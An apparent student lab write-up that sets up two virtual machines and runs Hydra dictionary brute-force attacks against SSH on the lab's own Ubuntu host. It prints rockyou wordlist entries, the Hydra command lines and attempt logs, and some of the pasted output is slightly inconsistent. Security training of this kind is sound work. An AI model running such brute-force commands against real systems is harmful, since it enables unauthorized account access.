

Abstract

Creating a cryptographic Secure protocol between two different computers or Virtual machines, and attempting brute force using default and custom wordlists to perform authentication while capturing data packets and examining network packets generated during successful and failed login attempts. The analysis provides insight into attack patterns, detection techniques, and security measures to mitigate such threats.


Introduction

Using Virtualbox to run two different operating systems as Virtual machines. Using Kali Linux virtual machine and an Ubuntu virtual machine for this project. Kali Linux as Host and Ubuntu as Victim. SSH "Secure Shell" is used as a secure protocol for communication between these two systems. And using Wireshark to intercept and capture the network packets that happened during SSH communication.

-All commands used are written in a separate file attached to the project.


Summary of Results:

Download the Ubuntu ISO image and install it in the Virtual box Manager. Now run both Kali Linux and Ubuntu Vm's and before starting both Vm's, change the network to Nat-Network and connect both Vm's to Nat-Network. And also turn on Promiscuous mode.



The above image shows that the network settings are changed to NAT-Network and promiscuous mode is enabled.


Now, go to the Kali Linux OS, open Bash and type (gunzip /usr/share/wordlists/rockyou.txt.gz) command to unzip the rockyou.txt, this file is commonly used in dictionary attacks because of its length and easy availability. After that run (wc /usr/share/wordlists/rockyou.txt) to check the wordcount of the rockyou.txt in my terminal is approximately 14442069 words. (cat /usr/share/wordlists/rockyou.txt) This command helps users to print rockyou.txt in bash terminal. And to see if the text file contains any word you want you can use the command (cat /usr/share/wordlists/rockyou.txt | grep password1) and for word-count of that word use (cat /usr/share/wordlists/rockyou.txt | grep password1 | wc)



```
kali@kali:~$ wc /usr/share/wordlists/rockyou.txt
14344392 14442069 139921507 /usr/share/wordlists/rockyou.txt

kali@kali:~$ cat /usr/share/wordlists/rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
querty
111111
110000
000000
michelle
tiger
sunshine
chocolate
password1
soccer
anthony
friends
butterfly
purple
angel
jordan
liverpool
justin
loveme
fuckyou
123123
football
secret
andrea
carlos
jennifer
joshua
```

The above Image shows the word count and cat command is being performed on rockyou.txt file.



```
kali@kali:~$ wc /usr/share/wordlists/fasttrack.txt
262 261 2430 /usr/share/wordlists/fasttrack.txt


kali@kali:~$ cat /usr/share/wordlists/fasttrack.txt|grep letmein
letmein

kali@kali:~$ cat /usr/share/wordlists/fasttrack.txt|grep letmein |wc
1 1 8

kali@kali:~$ wc /usr/share/wordlists/rockyou.txt|grep letmein |wc
362 362 4110


kali@kali:~$
```

This Image shows the word count being performed on different lists and also user searching for any specific list in the text file.



This Image above shows different variations of the word “letmein” available in rockyou.txt wordlist.

Now open Ubuntu and open command-line interface called terminal in Ubuntu and type the command (sudo apt update), This fetches the latest package lists from the repositories including SSH after you successfully download all required updates install SSH using the command (sudo apt install openssh-server) This will fetch ssh protocol data packets and install it in our Operating system.




The image above shows the terminal fetching the latest list of available packages from the Ubuntu repository.

After installing the SSH server we will disable the firewall to allow SSH traffic through the Uncomplicated Firewall (UFW) on Ubuntu. So type in `(sudo ufw allow ssh)`. It adds a firewall rule to allow incoming SSH connections (default port 22). This command ensures that your Ubuntu system can accept SSH connections from remote devices. Finally we will check the status of SSH if it is working by using the command `(service ssh status)`. We could see whether it is active or not. Lastly, check the system ip address for connecting through another server on ssh. `Ip` command(`ip addr`).

```
abdul@abdul-VirtualBox:~$ sudo apt install openssh-server
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
openssh-server is already the newest version (1:9.6p1-3ubuntu13.8).
The following package was automatically installed and is no longer required:
  libllvm17t64
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 220 not upgraded.
abdul@abdul-VirtualBox:~$ sudo ufw allow ssh
Skipping adding existing rule
Skipping adding existing rule (v6)
abdul@abdul-VirtualBox:~$
```

The above picture shows the ssh server being installed and also disabling the firewall for ssh connection.

A screenshot of a terminal window titled 'Feb 22 19:20' and 'abdul@abdul-VirtualBox: ~'. The terminal shows the output of several commands. First, it shows the result of 'sudo apt autoremove' for 'libllvm17t64'. Then, it shows 'sudo ufw allow ssh' being executed twice, both times skipping the rule. Next, 'service ssh status' is run, showing that the 'ssh.service' is 'loaded' and 'active (running)' since Saturday, February 22, 2025 at 13:52:04 PST. Below this, the 'sshd' daemon's details are listed, including its main PID (1258) and tasks. Finally, a series of log messages from 'sshd' are shown, including session openings and authentication failures for the user 'abdul' from IP 10.0.2.4 on various ports. The last log entry shows a successful session opening for 'abdul' on port 33514. The terminal window has a sidebar with icons for file manager, applications, and other system utilities.

```
Feb 22 19:20
abdul@abdul-VirtualBox: ~
The following package was automatically installed and is no longer required:
  libllvm17t64
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 220 not upgraded.
abdul@abdul-VirtualBox:~$ sudo ufw allow ssh
Skipping adding existing rule
Skipping adding existing rule (v6)
abdul@abdul-VirtualBox:~$ service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: enabled)
   Active: active (running) since Sat 2025-02-22 13:52:04 PST; 5h 28min ago
     TriggeredBy: ● ssh.socket
                Docs: man:sshd(8)
                   man:sshd_config(5)
    Main PID: 1258 (sshd)
      Tasks: 1 (limit: 2388)
    Memory: 1.4M (peak: 4.2M swap: 256.0K swap peak: 256.0K)
       CPU: 211ms
    CGroup: /system.slice/ssh.service
            └─1258 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Feb 22 14:09:29 abdul-VirtualBox sshd[3211]: pam_unix(sshd:session): session opened for user abdul(uid=1000) by abdul(u>
Feb 22 15:10:17 abdul-VirtualBox sshd[3873]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh>
Feb 22 15:10:20 abdul-VirtualBox sshd[3873]: Failed password for abdul from 10.0.2.4 port 34438 ssh2
Feb 22 15:10:34 abdul-VirtualBox sshd[3873]: Connection closed by authenticating user abdul 10.0.2.4 port 34438 [preaut>
Feb 22 15:10:51 abdul-VirtualBox sshd[3875]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh>
Feb 22 15:10:54 abdul-VirtualBox sshd[3875]: Failed password for abdul from 10.0.2.4 port 47526 ssh2
Feb 22 17:24:50 abdul-VirtualBox sshd[4197]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh>
Feb 22 17:24:53 abdul-VirtualBox sshd[4197]: Failed password for abdul from 10.0.2.4 port 33514 ssh2
Feb 22 17:24:56 abdul-VirtualBox sshd[4197]: Accepted password for abdul from 10.0.2.4 port 33514 ssh2
Feb 22 17:24:56 abdul-VirtualBox sshd[4197]: pam_unix(sshd:session): session opened for user abdul(uid=1000) by abdul(u>
lines 1-23/23 (END)
```

This image shows SSH status; which is active.

```
Feb 22 19:20
abdul@abdul-VirtualBox: ~
abdul@abdul-VirtualBox:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:f2:3c:f8 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
        valid_lft 417sec preferred_lft 417sec
    inet6 fe80::a00:27ff:fef2:3cf8/64 scope link
        valid_lft forever preferred_lft forever
abdul@abdul-VirtualBox:~$
```

Here we could see that the Ubuntu terminal is showing its ip address, which is inet 10.0.2.15

Now after confirming the ubuntu server ip address we are going to our Kali Linux OS and opening Bash and trying to connect ssh to see if we can remotely access the Ubuntu host. The command which we would be using is (ssh abdul@10.0.2.15) username followed by ip address. And if the connection is successfully established, it will show welcome to ubuntu and let you send commands to remote ubuntu host from this kali linux bash. And now I want to discount the SSH connection using the command(logout). It will terminate the SSH connection.

```
kali@kali: ~
File Actions Edit View Help
[kali@kali]~$ ssh abdul@10.0.2.15
abdul@10.0.2.15's password:
Permission denied, please try again.
abdul@10.0.2.15's password:
welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.0-17-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

221 updates can be applied immediately.
17 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

8 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Sat Feb 22 17:24:56 2025 from 10.0.2.4
abdu@abdu-VirtualBox:~$ logout
Connection to 10.0.2.15 closed.

[kali@kali]~$ ssh abdul@10.0.2.15
abdul@10.0.2.15's password:
Permission denied, please try again.
abdul@10.0.2.15's password:
welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.0-17-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

221 updates can be applied immediately.
17 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

8 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Sun Feb 23 07:24:29 2025 from 10.0.2.4
abdu@abdu-VirtualBox:~$ logout
Connection to 10.0.2.15 closed.

[kali@kali]~$
$ hydra -F -L a -l abdul -P /usr/share/wordlists/fasttrack.txt ssh://10.0.2.15
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

The above image shows the SSH connection being established and logged out, for testing purposes.


```

kali@kali:~$
File Actions Edit View Help
kali@kali:~$
kali@kali:~$ hydra -v -t 1 -u admin -P /usr/share/wordlists/fasttrack.txt ssh://10.0.2.15
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-24 16:49:23
[DATA] max 4 tasks per 1 server, overall 4 tasks, 262 login tasks (l:1/p:262), ~66 tries per task
[DATA] attacking ssh://10.0.2.15:22/
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Spring2017' - 1 of 262 [child 0] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Spring2017' - 2 of 262 [child 1] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Spring2021' - 3 of 262 [child 2] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Summer2021' - 4 of 262 [child 3] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'summer2021' - 5 of 262 [child 0] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Autumn2021' - 6 of 262 [child 2] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'autumn2021' - 7 of 262 [child 0] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'fall2021' - 8 of 262 [child 3] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'fall2021' - 9 of 262 [child 3] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'winter2021' - 10 of 262 [child 2] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'winter2021' - 11 of 262 [child 0] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Spring2020' - 12 of 262 [child 1] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Spring2020' - 13 of 262 [child 3] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Summer2020' - 14 of 262 [child 2] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Summer2020' - 15 of 262 [child 0] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Autumn2020' - 16 of 262 [child 1] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Autumn2020' - 17 of 262 [child 3] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'fall2020' - 18 of 262 [child 2] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'fall2020' - 19 of 262 [child 0] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'winter2020' - 20 of 262 [child 3] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'winter2020' - 21 of 262 [child 1] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Spring2019' - 22 of 262 [child 2] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Spring2019' - 23 of 262 [child 0] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Summer2019' - 24 of 262 [child 1] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Summer2019' - 25 of 262 [child 0] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Autumn2019' - 26 of 262 [child 2] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'autumn2019' - 27 of 262 [child 0] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'fall2019' - 28 of 262 [child 3] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'fall2019' - 29 of 262 [child 1] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'winter2019' - 30 of 262 [child 2] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'winter2019' - 31 of 262 [child 0] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Spring2018' - 32 of 262 [child 1] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Spring2018' - 33 of 262 [child 2] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Summer2018' - 34 of 262 [child 0] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'summer2018' - 35 of 262 [child 3] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Autumn2018' - 36 of 262 [child 2] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Autumn2018' - 37 of 262 [child 0] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'fall2018' - 38 of 262 [child 0] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'fall2018' - 39 of 262 [child 2] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'winter2018' - 40 of 262 [child 1] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'winter2018' - 41 of 262 [child 3] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Spring2016' - 42 of 262 [child 2] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Spring2016' - 43 of 262 [child 0] (0/0)
[ATTNPT] target 10.0.2.15 - login 'admin' - pass 'Spring2014' - 44 of 262 [child 3] (0/0)

```


[illegible]

The above picture shows the bruteforce is successfully processed and generated our login and password.

